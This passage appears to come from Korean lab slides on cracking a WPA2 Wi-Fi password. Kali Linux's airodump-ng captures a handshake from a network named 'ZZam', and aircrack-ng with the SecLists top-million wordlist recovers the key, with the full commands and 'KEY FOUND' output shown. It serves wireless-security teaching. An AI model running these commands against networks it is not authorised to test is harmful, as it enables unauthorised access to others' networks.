A6:18:88:BE:0A:2E	-51	29	0 0	1	360	WPA2			<length: 0>

6. 패킷 캡처 파일화

```
(root@kali)~# airodump-ng wlan0 --channel 9 --bssid 90:9F:33:17:F2:A4 -w CrackPW
```

airodump-ng [interface name] --channel [channel Num]
--bssid [MAC Address] -w [Filename]



CH 9][Elapsed: 22 mins][2022-02-01 04:24][WPA handshake: 90:9F:33:17:F2:A4

BSSID	PWR	RXQ	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
90:9F:33:17:F2:A4	-35	74	9384	21318 0	9	130	WPA2	CCMP	PSK	ZZam

BSSID	STATION	PWR	Rate	Lost	Frames	Notes	Probes
90:9F:33:17:F2:A4	18:5E:0F:38:C1:A1	-22	0e- 6e	0	2169	EAPOL	
90:9F:33:17:F2:A4	2A:5A:D8:97:03:95	-32	0e- 1	0	21707	EAPOL	

WPA – Wi-Fi Protected Access

실습


7. 사전 파일 크래킹

```
(root@kali)~# ls
CrackPW-01.cap  CrackPW-01.kismet.csv  CrackPW-01.log.csv  Documents  Music  Public  Videos
CrackPW-01.csv  CrackPW-01.kismet.netxml  Desktop  Downloads  Pictures  Templates
```

wifi password txt file github

[SecLists](#) / [Passwords](#) / [Common-Credentials](#) / [10-million-password-list-top-1000000.txt](#)

 LethargicLeprechaun move words to correct places

 History

2 contributors



123456
password
12345678
qwerty
123456789
12345
1234
111111
1234567
dragon
123123
baseball
abc123
football

```
(root@kali)~# aircrack-ng -b 90:9F:33:17:F2:A4 -w Downloads/10-million-password-list-top-1000000.txt CrackPW-01.cap
```

aircrack-ng -b [MAC Address] -w [Filename] [Cap Filename]

WPA – Wi-Fi Protected Access

실습

```
[00:00:33] 75189/999998 keys tested (2281.25 k/s)
Time left: 6 minutes, 45 seconds 7.52%
KEY FOUND! [ 34567890 ]

Master Key      : 82 3C A2 AA 8A F4 CF 55 58 30 B5 8A 40 FB F1 3F
                  F8 B3 EE 11 D5 22 83 A9 E0 DC 8A 2C 9E F9 65 FF

Transient Key   : DB E7 79 A1 72 97 3F 6E 83 E4 CB 11 F0 BC 1A 0D
                  ED 37 78 B0 31 D4 53 7A DB F9 B8 4F 31 74 79 7E
                  3E 04 3A B3 A9 4E 01 19 F3 E6 BB 00 00 00 00 00
                  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

EAPOL HMAC     : 1B B0 71 07 B8 54 AA 71 5A 31 E2 88 3F 23 8E 5A
```

```
root@kali: ~
Actions Edit View Help

[00:00:33] 75189/999998 keys tested (2281.25 k/s)
Time left: 6 minutes, 45 seconds 7.52%
KEY FOUND! [ 34567890 ]

Master Key      : 82 3C A2 AA 8A F4 CF 55 58 30 B5 8A 40 FB F1 3F
                  F8 B3 EE 11 D5 22 83 A9 E0 DC 8A 2C 9E F9 65 FF

Transient Key   : DB E7 79 A1 72 97 3F 6E 83 E4 CB 11 F0 BC 1A 0D
                  ED 37 78 B0 31 D4 53 7A DB F9 B8 4F 31 74 79 7E
                  3E 04 3A B3 A9 4E 01 19 F3 E6 BB 00 00 00 00 00
                  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

EAPOL HMAC     : 1B B0 71 07 B8 54 AA 71 5A 31 E2 88 3F 23 8E 5A

(root@kali)-[~]
# aircrack-ng -b 90:9F:33:17:F2:A4 -w Downloads/10-million-password-list-top-1000000.txt CrackPW-01.cap
```

감사합니다